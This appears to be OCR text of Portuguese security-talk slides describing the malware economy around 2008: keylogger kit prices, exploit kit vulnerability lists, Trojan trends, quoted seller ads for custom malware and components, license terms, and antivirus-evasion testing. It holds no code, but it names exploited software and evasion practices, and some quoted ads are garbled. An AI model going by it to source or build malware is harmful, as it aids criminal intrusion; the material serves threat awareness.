
- “The Rat!” keylogger creator kit
  - “Keylogger on demand” ou “zero-day keylogger”
- Preços em WebMoney (WMZ)
  - The Rat! 7.0XP - 29 WMZ
  - The Rat! 6.0XP/6.1 - 22 WMZ
  - The Rat! 5.8XP - 15 WMZ
  - The Rat! 5.5XP - 13 WMZ
  - The Rat! 5.0XP - 9 WMZ
  - The Rat! 4.0XP - 8 WMZ
  - The Rat! 3.xx - 7 WMZ
  - The Rat! 2.xx - 6 WMZ

Faça Você Mesmo - Malware Kits


- Exploits usados em malware's atuais

- £100 (GBP) Kit:

- D-Link MPEG4 VAPGDecoder ActiveX
- Macrovision Installshield ActiveX
- MySpace Uploader ActiveX
- Symantec BackupExec ActiveX
- Yahoo! JukeBox ActiveX
- Microsoft Works ActiveX (0day)
- Microsoft Internet Explorer MS06-014 (MDAC)
- Microsoft Internet Explorer MS07-009
- Facebook Uploader ActiveX
- Microsoft DirectSpeechSynthesis ActiveX
- Realplayer ActiveX
- WinZip FileView ActiveX
- Yahoo Messenger Webcam ActiveX
- Microsoft Internet Explorer MS06-013
- Microsoft Internet Explorer MS07-004
- Microsoft Internet Explorer MS07-055




Evolução Trojan




Tendências Trojan (2008)

Trojan, detalhes para categoria outros, 2008



- Principal malware = trojan 46%
- Principal Trojan excluindo categoria genérica: Infostealers (30%), Downloaders (24%), Droppers (10%).

Contrate um Programador Malware (Custom Build)




Programs e scripts para as seguintes categorias:
grabbers; spamming tools para forums, spamming tools para social networking sites, modificações de ferramentas de administração, phishing pages

Plataforma: software para MAC OS e Windows
Multitasking: capacidade de trabalhar em múltiplos projetos
Velocidade e Responsabilidade: alto nivel
Pagamento adiantado: 50% (clientes novos), 30% (fidelidade)
A partir de: 100 euros

Starting price for my malware is 250 EUR. Additional modules like P2P features, source code for a particular module go for an additional 50 EUR. **If you're paying in another currency the price is 200 GBP or 395 dollars.** I sell only ten copies of the builder so hurry up. The trading process is simple - a password protected file with the malware is sent to you so you can see the files inside. You then sent the money and I mail you back the password. If you don't like this way you lose.

I can also offer you another deal, **I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts** because I don't have time to play around with me bot right now.



Contrate um Programador Malware (não personalizado)


- Existem outros modelos de negócios
- Componente/funcionalidade
  - Loader €300
  - FTP & Grabber €150
  - Assembler Spam bases €220
  - Socks 4/5 €70
  - Botnet manager €600
  - Scripts €70
  - Assembler password stealers (IE, MSN, etc.) €70
  - AV-remover €70
  - Screen-grabber €70


Rules / License
-- Customer has no right to transfer any of his three 3 persons except options for harmonizing with me
-- Customer does not have the right to make any decompile, research, malicious modification of any three parts
-- Customer has no right where either rasprostanyat information about three and a public discussion with the exception of three entries.
-- For violating the rules - without any license denial manibekov and further conversations"

Evitando Tecnologia AV – Malware Testing


Malware Quality Assurance

- Testando por detecção AV?






Malware Quality Assurance (cont.)




Ferramentas comerciais para Anti-debugging de Malware

Code Virtualizer converte e protege as instruções originais (Intel x86) em Opcodes virtuais para serem usados pela internal Virtual Machine.



Vejamos o negócio IFRAME


Alvo -> Web browser

